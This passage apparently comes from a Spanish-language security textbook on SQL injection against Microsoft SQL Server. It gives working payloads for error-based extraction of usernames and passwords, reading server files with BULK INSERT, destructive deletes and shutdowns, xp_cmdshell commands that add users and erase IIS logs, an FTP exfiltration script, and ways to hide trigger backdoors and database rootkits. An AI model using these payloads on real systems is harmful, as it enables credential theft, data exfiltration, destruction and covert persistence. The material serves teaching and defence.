Una vez conocida la estructura de la tabla consultada por la aplicación Web, el verdadero objetivo es poder acceder a su contenido. Para ello, el atacante puede intentar aprovecharse de otro error que se produce cuando se intenta convertir un atributo de tipo **string** (cadena de texto) en un atributo de tipo numérico. Dicho error muestra en su mensaje el contenido completo de la cadena. Por tanto el procedimiento para intentar obtener el contenido de un atributo de tipo **string**, será intentar colocar dicho atributo en una consulta SELECT en la posición correspondiente a un atributo de tipo numérico.

En el caso del escenario de ejemplo, el primer atributo de la tabla **usu** corresponde con la columna **id,** que es de tipo **int** (*integer* o número entero en español). De modo que si el atacante coloca un parámetro de tipo **string** en una consulta SELECT justo en la posición que le correspondería a la columna **id**,

entonces el error producido al intentar realizar esa conversión de tipos, mostrará el contenido de ese parámetro de tipo cadena.

Por ejemplo, la variable de TSQL **@@version** contiene la versión del servidor de Microsoft SQL Server, así como el sistema operativo sobre el que se está ejecutando. De forma que si un atacante deseara conocer el contenido de dicha variable de tipo cadena, entonces podría intentar la siguiente inyección:

```
' UNION SELECT @@version, 1,1,1 FROM usu --
```

Un punto a señalar, para terminar de comprender esa inyección, es que la conversión de tipo numérico a tipo cadena es realizada automáticamente por el gestor de bases de datos sin producir ningún error. Es la conversión de cadena a entero la que provoca un error. Por ello, en la sentencia SELECT inyectada por el atacante, el resto de columnas de las que no interesa saber su contenido se rellena con valores numéricos (en el ejemplo con unos). La salida obtenida al ejecutar esa inyección es la siguiente:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Error de sintaxis al
convertir el valor nvarchar 'Microsoft SQL Server 2000 - 8.00.2039
(Intel X86) May 3 2005 23:18:38 Copyright (c) 1988-2003 Microsoft
Corporation Developer Edition on Windows NT 5.2 (Build 3790: Service
Pack 1) ' para una columna de tipo de datos int.

/validacion.asp, línea 23
```

En el caso del escenario de ejemplo lo que podría interesar al atacante es conseguir los nombres de usuarios y sus contraseñas. Para ello, podría intentar las siguientes inyecciones basándose en los comentarios previos. Para obtener los nombres de usuario:

```
' UNION SELECT MIN(username), 1,1,1 FROM usu - -
```

Esta última inyección provocará que se imprima el nombre del primer usuario ordenado alfabéticamente como se muestra a continuación:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Error de sintaxis al
convertir el valor varchar 'admin' para una columna de tipo de datos
int.

/validacion.asp, línea 23
```

La forma de ir obteniendo los siguientes nombres de usuario es mediante inyecciones de tipo:

```
' UNION SELECT MIN(username), 1,1,1 FROM usu WHERE username > 'admin'
```

En este caso se está solicitando el nombre de usuario más pequeño en orden alfabético que se sea inmediatamente posterior al usuario **admin**. El resultado que ahora el mensaje de error imprime **usuario1**.

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Error de sintaxis al
convertir el valor varchar 'usuario1' para una columna de tipo de datos
int.

/validacion.asp, línea 23
```

Una vez obtenidos los nombres de los usuarios llega el turno para el atacante malicioso de obtener las respectivas contraseñas. Para ello se seguirá el mismo planteamiento con la siguiente inyección:

```
' UNION SELECT password, 1,1,1 FROM usu WHERE username='admin'
```

De esta forma se está colocando **password**, que es un atributo de tipo **varchar** en la posición correspondiente a la columna **id,** que es de tipo **int**. Además se está especificando mediante la cláusula WHERE que la contraseña que se desea obtener es la correspondiente al usuario **admin**. El mensaje de error resultante indicará que la contraseña es **contraseña_admin**:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Error de sintaxis al
convertir el valor varchar 'contraseña_admin' para una columna de tipo
de datos int.

/validacion.asp, línea 23
```

6.3.5 Ataque con BULK INSERT

La instrucción BULK INSERT permite volcar el contenido de un fichero dentro de una tabla de una base de datos. Si una aplicación es vulnerable a *SQL injection* y no tiene un tratamiento de errores personalizado, un atacante (siempre que cuente con los permisos necesarios) podría utilizar la sentencia BULK INSERT para insertar el contenido de algún fichero en una tabla. Posteriormente, su objetivo sería leer el contenido de dicha tabla a través de los mensajes de error que iría provocando.

La pregunta obvia sería qué fichero podría interesarle al atacante. La respuesta podría ser: cualquiera que contenga el código fuente de las aplicaciones. Por ejemplo, el código PHP que se procesa en el servidor Web y el navegador del usuario obtiene el código HTML resultante. Un usuario no tiene normalmente acceso a ese código fuente interpretado en el lado de servidor. Lenguajes como HTML o Javascript sí son interpretados por el navegador y, por ello, un usuario sí puede acceder a ese código.

Por tanto, en el caso del escenario de ejemplo que se está tratando, a un atacante podría interesarle acceder al *script* **validacion.asp,** ya que a su código fuente sólo se tiene acceso desde el servidor Web. Además, ese *script* contiene la cadena de conexión con la base de datos. Otros ficheros susceptibles de interesar a un atacante podrían ser ficheros de configuración del propio servidor Web, como **httpd.conf** (Apache), **web.config** o **php.ini**.

Para realizar este ataque, es importante que el usuario empleado para realizar la conexión con la base de datos tenga permisos para crear tablas. En el caso del ejemplo, como la conexión se realiza con el usuario **sa**, el atacante sí cuenta con dichos permisos. La inyección empleada por el atacante para crear una tabla podría ser la siguiente:

```
' ; CREATE TABLE mitabla(contenido VARCHAR(6000)) --
```

La tabla creada, de nombre **mitabla**, está formada por una única columna de tipo **string** llamada **contenido**. En dicha columna es donde se guardará el

código fuente del fichero **validacion.asp**. A continuación, el atacante realizará la siguiente inyección donde empleará la sentencia BULK INSERT:

```
' ; BULK INSERT mitabla FROM 'c:\inetpub\wwwroot\validacion.asp' --
```

Nota: un punto a comentar es que esta sentencia se aprovecha de la ruta por defecto en la que se sitúa el directorio raíz de IIS tras su instalación. Siempre que sea posible, modifique las rutas de instalación por defecto para dificultar los posibles ataques.

Una vez que se ha ejecutado esa última inyección, se habrá volcado el código fuente del *script* **validacion.asp** en la columna **contenido** de la tabla **mitabla**. Por tanto, el último paso para que el atacante pueda acceder a esa información consistirá en ir provocando errores de conversión entre el tipo **varchar** a **int**, para que dichos errores vayan mostrando el contenido del atributo **contenido**.

```
' UNION SELECT contenido, 1,1,1 FROM mitabla WHERE contenido > '<HTML>'
--
```

6.4 OTRAS ALTERNATIVAS DE INYECCIÓN


Hasta ahora se han mostrado técnicas para enumerar información sobre la base de datos partiendo del hecho de que la aplicación imprime los mensajes de error, un fallo de seguridad que deberá ser siempre tratado desde el principio para evitarlo. En otras ocasiones, las inyecciones SQL no proporcionarán información en el propio aplicativo (se lanza y todo permanece igual, es decir, se acepta, pero no se arroja nada distinto de la misma pantalla de validación en la que se encuentra el atacante), con lo que se está a "ciegas" por no saber qué ocurre en el motor, pero esto no quiere decir que la inyección SQL no esté funcionando. A continuación se expondrán especificaciones sobre la arquitectura de los objetos en el gestor de BBDD. Para ello, se tomará como ejemplo Microsoft SQL Server.

6.4.1 Conociendo las tablas de sistema

SQL Server, en cualquiera de sus versiones, posee una base de datos maestra cuyo nombre es **master**, en la que se encuentran todos los nombres de las distintas bases de datos que operan en esa instancia. Es posible encontrar información sobre la ubicación física de los archivos de la base de datos realizando una simple consulta:

```
USE master; SELECT * FROM sysdatabases;
```

También se pueden obtener los nombres de las distintas bases de datos existentes en el gestor de base de datos.



	name	dbid	sid	mode	status	status2	crdate
1	BASENUEVA	11	0x01	0	1073741840	1090519040	2007-01-29 16:
2	distribution	7	0x010500000000000515...	0	24	1090519040	2006-11-11 14:
3	master	1	0x01	0	24	1090519040	2000-08-06 01:
4	model	3	0x01	0	1073741840	1090519040	2000-08-06 01:
5	msdb	4	0x01	0	24	1090519040	2000-08-06 01:
6	Northwind	6	0x01	0	28	1090519040	2000-08-06 01:
7	pepeillo	10	0x010500000000000515...	0	16	1090519040	2006-12-16 16:
8	pp	8	0x010500000000000515...	0	16	1090519040	2006-11-13 15:
9	pubs	5	0x01	0	24	1090519040	2000-08-06 01:

Figura 6.3. Salida tras lanzar la anterior sentencia SQL

En cada motor SQL, existen tablas de sistema para cada una de ellos. La tabla *sysobjects* contiene todos los nombres de tablas, procedimientos almacenados, vistas y *triggers*, entre otras cosas. Considere la siguiente consulta:

```
USE Northwind; SELECT * FROM sysobjects WHERE xtype = 'U';
```

Éste devuelve los nombres de todas las tablas contenidas en esa base de datos (Northwind). Si no se tiene idea del modelo de datos en cuestión, conviene ir realizando este tipo de consultas para ver qué tablas pueden resultar de mayor interés. Otra opción consiste en filtrar cualquier consulta usando el operador LIKE. Este último operador filtra los datos buscando patrones que se parezcan al argumento dado. En el siguiente ejemplo se buscan tablas donde aparezca la cadena "usu" o "pago".

```
USE Northwind; SELECT * FROM sysobjects WHERE xtype = 'U' and (name LIKE
'%usu%' OR name LIKE '%pago%')
```

Una vez localizada la tabla en cuestión, se puede pasar a obtener información sobre ella. Concretamente consultando, por ejemplo, las columnas que la componen:




Figura 6.4. Salida resultado de la ejecución de sentencia de ejempl en la pantalla capturada

Ahora se buscarán las columnas en las tablas cuyo nombre sea algo como "Pagos-2 o "usu". Si este fuese un atacante malicioso buscando robar dinero, la intención sería buscar en estas tablas las columnas de interés como "cuentacorriente" o algo similar. Se analiza la siguiente consulta:

```
SELECT syscolumns.* FROM sysobjects , syscolumns WHERE sysobjects.id =
syscolumns.id AND sysobjects.name LIKE '%Pagos%' OR sysobjects.name LIKE
'%usu%' AND sysobjects.xtype = 'U'
```




Figura 6.5. Salida resultado de la ejecución de sentencia de ejemplo en la pantalla capturada

Algunos datos interesantes de la arquitectura de SQL Server son:

- Una tabla de sistema (*sysobjects*), donde se van guardando todas las altas de objetos (tablas, procedimientos, vistas y *triggers*) que se van ejecutando en la BBDD con sus respectivas propiedades. (Muy útil si se lanza una consulta SQL tipo SELECT * FROM sysobjects WHERE xtype = 'U' , que arroja todas las tablas de la BD).

- Otra tabla de sistema es *syscomments,* donde se va guardando todo el código T-SQL dado de alta en la BBDD. (SELECT * FROM syscomments, arroja todo el código de todos los procedimientos almacenados de la BBDD.) También es posible enumerar información de la tabla **information_schema** en SQL Server y en MySQL para extraer la información de las tablas de sistema.

- *Syscolumns* almacena las columnas de cada tabla con sus propiedades.

- *Sysdepends* almacena las dependencias de unos objetos con otros en la BBDD.

- *Sysfilegroups* asocia los grupos lógicos de ficheros (físicos, MDF o LDF, entre otros) de la BBDD a los ficheros en sí.

- *Sysfiles* y *Sysfiles1* almacenan los ficheros físicos en sí con su ruta correspondiente.

- *Sysforeignkeys* almacena las claves foráneas de la BBDD.

- *Sysfulltextcatalogs* guarda información de los catálogos de sistema.

- *Sysfulltextnotify* es un ejemplo de tabla no documentada por Microsoft, pero afortunadamente existen páginas Web que explican su funcionalidad, como, por ejemplo, el siguiente enlace donde el lector podrá consultar, *http://www.mssqlcity.com/Articles/Undoc/SQL2000UndocTbl.htm*.

- *Sysindexes*, *sysindexkeys* guardan todas las indexaciones de combinaciones de campos sobre tablas de la BBDD.

- *Syspermissions* guarda permisos sobre los objetos de la BBDD (asociados a los usuarios de la BBDD que están asociados a los inicios de sesión).
- *Sysproperties* guarda descripciones de tablas y campos del modelo relacional.
- *Sysprotectsque* guarda información de permisos asociados a las cuentas de seguridad de la BBDD.
- *Sysreferences* guarda la información de las relaciones entre tablas de la BBDD.
- *Systypes* guarda tipos de datos posibles a definir en el gestor de BBDD.
- *Sysusers* guarda las cuentas de usuario con sus permisos de inicio de sesión para la BBDD.

Otras tablas de sistema de mucha utilidad no documentadas oficialmente son: *syscursorcolumns*, *syscursorrefs*, *syscursors*, *syscursortables*, *sysfiles1*, *sysfulltextnotify*, *syslocks*, *sysproperties*, *sysxlogins*. Para obtener una información y documentación más detallada, puede utiliza el siguiente sitio Web: *http://www.mssqlcity.com/Articles/Undoc/SQL2000UndocTbl.htm#part_2_6SQL2000UndocTbl.htm#part_2_6*.

6.4.2 Consultas y trucos útiles

Como se puede apreciar, es posible extraer información sobre las consultas que usan la tabla en cuestión atacando la tabla *syscomments*. A continuación, se muestran una serie de distintos ejemplos:

- ¿Cuáles son los procedimientos almacenados que usan la tablas o campos donde se manejan cuentas?

```
SELECT * FROM syscomments WHERE text LIKE '%cuentas%';
```

Además en el campo *text* se puede leer el código fuente de cada consulta.




Figura 6.6. Salida resultado de la ejecución de sentencia de ejemplo en la pantalla capturada

- ¿Cuál es el inicio de sesión actual, el usuario de base de datos y la versión de SQL Server?

```
SELECT current_user, user, @@version;
```




Figura 6.7. Salida resultado de la ejecución de sentencia de ejemplo en la pantalla capturada

- ¿Es posible extraer más información referente a los inicios de sesión del gestor de base de datos?

```
USE master SELECT name FROM sysxlogins;

SELECT name, password FROM sysxlogins;
```

- ¿Cuáles son las bases de datos existentes en el servidor?

```
USE master SELECT name FROM sysdatabases;
```

- ¿Se pueden leer archivos de sistema?

```
EXEC master..xp readerrorloq 1,N'c:\boot.ini'
```

- ¿Cómo leer el registro de Windows, por ejemplo, para obtener el lugar donde está instalado SQL Server?

```
EXEC xp_regread 'HKEY_LOCAL_MACHINE',
'SOFTWARE\Microsoft\MSSQLServer\Setup', 'SQLPath'

EXEC xp_instance_regread 'HKEY_LOCAL_MACHINE',
'SOFTWARE\Microsoft\MSSQLServer\Setup', 'SQLPath'
```

- ¿Se pueden evitar las limitaciones de número de caracteres máximos de los controles de texto?

Cuando la limitación está establecida en el código HTML o Javascript, entonces es posible bajar el código fuente al disco duro. A continuación, habrá que cambiar la propiedad **maxlength** de la etiquetas **input**, corrigiendo el atributo **action** para que se apunte a la página deseada. Esto permite inyectar las cadenas de longitud deseada. Otra alternativa consiste en emplear un proxy que pueda capturar, editar y reenviar peticiones (como, por ejemplo, Paros, el servicio proxy de Acunetix o herramientas similares).

- ¿Cómo conocer la fecha actual del servidor?

La fecha actual del servidor se encuentra en la variable de sistema CURRENT_TIMESTAMP y es análogo a realizar una SELECT getdate().

- ¿Cómo detectar si el SQL es funcional?

Es posible comprobar si el código SQL inyectado funciona haciendo que una consulta se demore en arrojar resultados. SELECT * FROM usuarios **waitfor delay '00:00:10'** esperará diez segundos antes de arrojar los datos.

- ¿Cómo enfrentar la ruptura de contraseñas?

Para *crackear* la contraseña de un gestor de base de datos SQL Server, hay que tener en cuenta que la contraseña está cifrada mediante la función **pwdencrypt** en la tabla **sysxlogins** de la base de datos maestra. Si se realiza una llamada a esta

función se obtiene un *hash* de la contraseña. La cadena cifrada con algoritmo SHA unidireccional es comparada con la existente en la tabla, pero este sistema es vulnerable a fuerza bruta. Para más información puede consultar el *paper*: *www.exploit-db.com/download_pdf/15537/.*

Por ello, existen procedimientos almacenados extendidos que implementan librerías diferentes a las instaladas por defecto, como es el caso de MD5, pero de éstas también existen *papers* para descifrar las contraseñas. Se recomienda el tipo de validación mixta, es decir, que las contraseñas se guarden en un controlador de dominio.

En cualquier caso, es posible realizar ataques de diccionario o fuerza bruta a los gestores de BBDD aunque la validación la suministre finalmente un servidor de dominio. Un ejemplo sencillo es la herramienta **SQLdict**, que incorpora un diccionario con las contraseñas más utilizadas. Siempre se deben probar los usuarios por defecto de los gestores de BBDD: **sa** con contraseña en blanco o **system** con contraseña "manager". Habiendo extraído la cuenta de usuario con una SQL del tipo: SELECT current_user, sólo hay que conseguir la *password* correspondiente.




Figura 6.8. Herramienta SQLdit para ataques de diccionario

No es sencillo que el administrador bloquee el acceso a las tablas de sistema de la BBDD MIBD. La razón es que en grandes aplicativos se programan mantenimientos de tablas auxiliares dinámicos. Cuando se posee una base de datos amplia y compleja, resulta tedioso y difícil realizar un mantenimiento de cada tabla. Eso provoca un modelo de datos demasiado estático y cerrado. Por ello, los propios programas suelen tener acceso a estas tablas incluso en un proyecto ya cerrado y entregado.

Además hay que señalar que para muchas empresas proveedoras de servicios de desarrollo y clientes que solicitan estos servicios, no suele ser requisito indispensable un conocimiento mínimo del gestor de base de datos con el que se debe desarrollar. Quizás sí poseen un conocimiento mínimo del lenguaje SQL en cuestión, pero sólo lo necesario y suficiente para que el gestor devuelva los datos estrictamente necesarios en una consulta. Raras veces se busca que la consulta sea óptima y menos aún que el modelo sea lo eficientemente esperado. Y en pocas ocasiones que sea seguro en la fase de desarrollo, en todo caso, a la finalización del proyecto se aplica seguridad siguiendo algún *top* 5 de las recomendaciones de fabricante.

Lanzar sentencias de modificación de datos a la BBDD implica desde modificar los registros de la tabla usuarios a introducir *rootkits* de base de datos al gestor. Una vez conocido el modelo de base de datos será posible lanzar sentencias inyectadas del tipo:

```
UPDATE usuarios SET password = '' WHERE usuarios.login = 'admin'
```

También se puede conseguir una denegación de servicio (no como servicio de Windows sino como denegación de acceso por parte del aplicativo) para todos los usuarios ejecutando sentencias del tipo:

```
'; DELETE table usuarios --

'; xp_cmdshell('shutdown') --
```

Claro está que esta sentencia pondría las alertas sobre el aplicativo y además es puramente destructiva. Otra variante para inyectar sentencias es el uso del famoso **Netcat**. Esta herramienta, también conocida como la navaja suiza IT, permite inyectar sentencias como las siguientes contenidas en un fichero de texto llamado **sentencias.txt**:

```
nc -vv www.objetivo.com 80 < sentencias.txt

nc -vv www.objetivo.com 80 < Injection.txt > result.html
```

- Es posible consultar o alterar archivos del servidor:

```
EXEC master..xp_cmdshell 'copy c:\winnt\system32\cmd.exe
c:\inetpub\wwwroot\chroot.exe'

EXEC master..xp_cmdshell 'DIR c:\winnt\system32\logfiles\w3svc1\'
```

- Parar un servicio mediante:

```
EXEC master..xp_cmdshell 'NET STOP "Servicio de publicación en World Wide
Web"'
```

- Efectuar borrado de huellas:

```
EXEC master..xp_cmdshell 'del
c:\winnt\system32\logfiles\w3svc1\filelog.log'
```

- Volver a arrancar un servicio:

```
EXEC master..xp_cmdshell 'NET START "Servicio de publicación en World
Wide Web"'
```

- Cambiar datos de la cuenta de usuarios de Windows:

```
EXEC master..xp_cmdshell 'NET USER username password'
```

- Añadir un usuario al inicio de sesión del gestor de base de datos:

```
EXEC master..sp_addlogin MyUser, MyPass
```

- Mover archivos desde otras ubicaciones:

```
EXEC master..xp_cmdshell 'TFTP -i NUESTROHOST GET c:\mi_local_file
c:\remote_file'
```

A continuación, se expondrá un ejemplo en el que se utilizó como punto de inyección de código el campo *text box* que solicita la contraseña. Dicho campo se encuentra en el formulario HTML de una aplicación cara a Internet que accede a una base de datos. Se lanzaron las siguientes sentencias anteponiendo a cada una los caracteres comilla simple y punto y coma (';) para finalizar la sentencia del programador, y finalizándolas con los caracteres punto y coma, guión, guión (;--) que finalizaban la segunda sentencia comentando el posible añadido de código del programador. Comando a comando (sentencia a sentencia), se consigue conectar con un ftp y se ejecuta el *script* **a.txt** donde se sustrae el archivo **h** al FTP:

```
'; use master execute xp_cmdshell 'echo open ftp.XX.com > a.txt';--

'; use master execute xp_cmdshell 'echo user@XX.com >> a.txt';--

'; use master execute xp_cmdshell 'echo password >> a.txt' ;--

'; use master execute xp_cmdshell 'echo put c:\h >> a.txt';--

'; use master execute xp_cmdshell 'echo bye >> a.txt';--

'; use master execute xp cmdshell 'ftp -s:a.txt';--
```

6.5 PERMISOS EN EL GESTOR DE BASES DE DATOS

Existen diversos roles a los que tienen acceso los distintos inicios de sesión según sus perfiles.

Acceso a Funciones de nivel de servidor:

Bulkadmin	Ejecutan la instrucción BULK INSERT.
Dbcreator	Crean, modifican, quitan y restauran todas las BD.
Diskadmin	Administran archivos de disco.
Processadmin	Finalizan procesos que se ejecutan en una instancia de SQL Server.
Securityadmin	Administran los inicios de sesión y sus propiedades. Tiene acceso a conceder (GRANT), denegar (DENY) y revocar (REVOKE) permisos en el nivel de servidor y de BD. También administran las contraseñas.

Serveradmin	Configuran el servidor.
Setupadmin	Agregan y quitan servidores vinculados, también ejecutan algunos procedimientos almacenados del sistema.
Sysadmin	Tienen acceso a todas las funciones en el servidor. Por defecto, los administradores de red y locales pertenecen a sysadmin.

Para más información el lector puede consultar las guías de: *sp_helpsrvrole*, *sp_helpsrvrolemember*, *sp_srvrolepermission.*

Se puede dar de alta un usuario en un rol: *exec sp_addsrvrolemember "dominio\pepeillo", "sysadmin".*

Los roles a nivel de cada base de datos son los siguientes:

Db_owner	Accede al mantenimiento y configuración en la base de datos.
Db_accessadmin	Permite agregar o quitar el acceso de usuarios y grupos de Windows, y de inicios de sesión de SQL Server.
Db_datareader	Permite leer todos los datos de todas las tablas de usuario.
Db_datawriter	Permite agregar, eliminar o cambiar datos en todas las tablas de usuario.
Db_ddladmin	Permite ejecutar cualquier comando del Lenguaje de Definición de Datos (DDL, por sus siglas en inglés) en una base de datos.
Db_backupoperator	Accede a realizar *backups*.
Db_denydatareader	No se permite leer datos de las tablas de usuarios de una BD.
Db_denydatawriter	No se permite modificación de registros de la BD.

Solo **db_owner** puede agregar miembros a **db_owner**. Aparte de esto, la pertenencia a grupos de los distintos usuarios la pueden configurar **db_owner** y **db_security**. Algunos procedimientos de utilidad son:

sp_addalias
sp_droprolemember
sp_addlinkedsrvlogin
sp_dropuser
sp_addrole
sp_helpdbfixedrole
sp_addsrvrolemember
sp_helplogins
sp_change_users_login
sp_helprole
sp_changeobjectowner
sp_helpsrvrole
sp_defaultlanguage
sp_password
sp_dropapprole
sp_revokelogin
sp_droplogin
sp_validatelogins
sp_droprole
sp_addgroup
sp_dropsrvrolemember
sp_addremotelogin
sp_grantlogin
sp_addserver
sp_helplinkedsrvlogin
sp_approlepassword
sp_helpremotelogin
sp_changegroup
sp_helprotect
sp_defaultdb
sp_helpuser
sp_dropalias
sp_revokedbaccess
sp_droplinkedsrvlogin
sp_srvrolepermission
sp_addapprole
sp_dropserver
sp_addlogin
sp_grantdbaccess
sp_addrolemember
sp_helpgroup
sp_adduser
sp_helpntgroup
sp_changedbowner
sp_helprolemember
p_dbfixedrolepermission
sp_helpsrvrolemember
sp_denylogin
sp_remoteoption
sp_dropgroup
sp_setapprole
sp_dropremotelogin

6.6 OCULTAMIENTO DE CÓDIGO

Existen métodos más o menos elegantes de implementar código SQL en el gestor de base de datos de manera que sea difícilmente detectable la modificación realizada. A continuación, se detallan algunos métodos:

- **CREATE PROCEDURE pp WITH ENCRYPTION AS SELECT * FROM usuarios**. Creará en la base de datos una consulta con el nombre pp cifrada. Si se intenta editarlo aparecerá la siguiente pantalla y posteriormente no será visible el código:




Figura 6.9. Intento de editar la consulta cifrada

Consultar las tablas de sistema, el código visualizado es:

... (Algo inteligible)

- **Create trigger**. Un *trigger* es un código programado dentro de una tabla que se lanza en el evento de una inserción, modificación o eliminación de uno o más registros. Quizás sea el más peligroso, ya que un buen *trigger* programado en una tabla como **pagos**, que se ejecute con un *random* lo suficientemente bajo en cuanto a probabilidades de reproducir, genera un "error" difícilmente reproducible. Un "error" que no se puede reproducir tiende a no ser un error sino una simple anomalía o *bug* que se acaba olvidando por parte de los auditores. Este código se puede cifrar también en el gestor de BBDD.

- **Crear procedimiento almacenado de sistema. ROOTKITS de base de datos**. Es posible crear procedimientos almacenados extendidos en C++ e incorporarlos en el servidor SQL como consultas a las que llamar desde cualquier BBDD. Esto permite el uso de librerías externas y utilidades creadas para realizar una "modificación" del comportamiento del gestor de base de datos. Se generan DLL que pueden publicarse dentro del mismo y dar permisos a estas consultas para los distintos inicios de sesión. Este hecho puede ser un arma de doble filo. Esto se debe a que si el administrador no vigila èstos procedimientos almacenados del sistema, un usuario malicioso podría crear uno nuevo que funcionara como una *rootkit* en el sistema.

```
